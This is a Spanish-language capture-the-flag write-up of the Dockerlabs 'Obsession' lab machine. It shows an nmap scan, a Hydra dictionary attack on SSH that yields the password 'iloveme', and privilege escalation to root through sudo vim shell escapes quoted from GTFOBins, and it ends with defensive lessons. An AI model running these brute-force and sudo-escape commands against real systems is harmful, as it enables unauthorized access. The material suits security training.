


Obsession: Crónica de una Infiltración Digital

Un Análisis Detallado del Proceso de Cero a Root



DOCKERLABS

El Objetivo: La Máquina 'Obsession'

Sistema: Dockerlabs 'Obsession'

Dirección IP: 172.17.0.2

Misión: Obtener acceso de superusuario (root) y el control total del sistema.

```
(kali@kali)-[~]  
$ sudo chmod +x auto_deploy.sh  
[sudo] password for kali:
```

```
(kali@kali)-[~]  
$ sudo ./auto_deploy.sh obsession.tar
```

```
##                                     .  
## ## ##                             ==  
## ## ## ##                          ===  
/ " " " " " " " " " " " " " " " " \ / ===  
{                                     /  ===-  
  \----- 0 ----- \               /  
   \         \         /               /  
    \         \         /               /
```

D O C K E R L A B S

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Trazando el Perímetro: Escaneo de Puertos con Nmap

El primer paso en cualquier infiltración es comprender el terreno. Se utilizó Nmap para realizar un escaneo exhaustivo y descubrir los servicios expuestos en la máquina objetivo.

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -n -Pn 172.17.0.0.2
```



"-p-":
Escanear los
65,535 puertos



"-sV":
Detectar versión
del servicio



"-sC":
Ejecutar scripts de
enumeración

Puntos de Entrada Identificados

El escaneo reveló tres vectores de ataque potenciales, cada uno con un servicio y versión específicos.



Puerto 21 (FTP)

vsftpd 3.0.5



Puerto 22 (SSH)

OpenSSH 9.6p1




Puerto 80 (HTTP)

Apache 2.4.58

(Punto de partida para la enumeración)

Explorando la Fachada Digital

Al acceder al servicio web en el puerto 80, nos encontramos con 'Russoski Coaching', un sitio de entrenamiento personal. A primera vista, la superficie de ataque parece limitada.



El Mensaje Oculto en el Código

Una inspección del código fuente HTML reveló un comentario del desarrollador. Esta pieza de información se convirtió en la clave para el siguiente paso.

```
        </ul>
    </div>
</div>    <!-- Utilizando el mismo usuario para todos mis servicios, podré recordarlo fácilmente -->
<section>
    <section class="full3">
        <div class="full-inner3">
            <div class="content3">
                <fieldset>
```


Conectando las Pistas: Nace una Hipótesis

- **La Pista:** El comentario sugiere la reutilización de un único nombre de usuario.
- **La Confirmación:** El pie de página del sitio web revela una dirección de correo: russoski@dockerlabs.es.
- **La Hipótesis:** El nombre de usuario para los servicios FTP y SSH es russoski.

```
<!-- Utilizando el mismo usuario para  
todos mis servicios, podré recordarlo  
fácilmente -->
```


Copyright Russoski © 2024

russoski@dockerlabs.es

Preparando el Asalto: Fuerza Bruta contra SSH

Con un nombre de usuario (russoski) y un objetivo de alto valor (SSH), la estrategia elegida es un ataque de diccionario. Se utiliza Hydra para automatizar la prueba de contraseñas comunes.

```
hydra -l russoski -P  
/usr/share/wordlists/rockyou.txt  
ssh://172.17.0.2
```



Acceso Concedido: La Contraseña es 'iloveme'

El ataque con Hydra tuvo éxito, revelando la credencial que nos permitiría acceder al sistema. La primera barrera de seguridad ha caído.

```
~ → hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations (this is non-legal binding, *** ignore -laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-16 06:21:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434439), ~896525 tr
[DATA] attacking ssh://172.17.0.2:22/
```

```
[22][ssh] host: 172.17.0.2 login: russoski password: iloveme
```

```
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-16 06:21:40
```


Estableciendo una Cabeza de Playa: Shell de Usuario Obtenido

Utilizando las credenciales descubiertas, se estableció una conexión SSH exitosa, obteniendo acceso a la máquina como el usuario russoski.

```
(kali@kali)-[~]
└─$ ssh russoski@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:R8Zi0JN33rhfvGADBLwVVQ1mPV7lSmGJACOhjdTB0wMQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@4a92bc87f67c:~$
```


Reconocimiento Interno: Buscando Privilegios con `sudo -l`

El primer comando a ejecutar dentro del sistema es `sudo -l` para verificar los permisos del usuario actual. El resultado revela una configuración de `sudo` peligrosamente permisiva.

```
russoski@4a92bc87f67c:~$ sudo -l
Matching Defaults entries for russoski on 4a92bc87f67c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
```

User russoski may run the following commands on 4a92bc87f67c:

```
(root) NOPASSWD: /usr/bin/vim
```


El Arma Oculta: Explotando `vim` para Escalar

Editores de texto avanzados como Vim a menudo permiten ejecutar comandos de sistema. Cuando se ejecuta como `root`, esta funcionalidad se convierte en una vulnerabilidad crítica.

Se consultó GTFOBins, una base de datos de referencia para este tipo de técnicas.

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(e) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```


Misión Cumplida: Control Total como `root`

Al ejecutar el comando específico desde Vim, se obtiene un shell interactivo con los máximos privilegios del sistema. La máquina está comprometida.

```
sudo vim -c ':/bin/sh'
```

```
russoski@4a92bc87f67c:~$ sudo vim -c ':/bin/sh'
```

```
# whoami
```

```
root
```

```
# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
#
```


La Cadena de Explotación: De Cero a Root



Reconocimiento (Nmap)

Se descubre el
Puerto 80 (HTTP).



Enumeración (HTML)

Un comentario
revela la política de
usuario. Se confirma
el usuario russoski.



Acceso Inicial (Hydra)

Se obtiene la
contraseña iloveme
para el servicio SSH.



Escalada (Sudo/Vim)

Una configuración
de sudo insegura
permite obtener un
shell de root.

Lecciones Clave para la Defensa



Fuga de Información

Los comentarios de desarrollador en código de producción son un riesgo significativo. Eliminar siempre metadatos y comentarios antes del despliegue.



Credenciales Débiles

Las contraseñas predecibles y reutilizadas siguen siendo un vector de entrada principal. Fomentar políticas de contraseñas robustas y únicas.



Configuración Insegura de `sudo`

Otorgar privilegios ``NOPASSWD`` a binarios con capacidad de ejecución de comandos es un camino directo a la escalada. El principio de mínimo privilegio es crucial.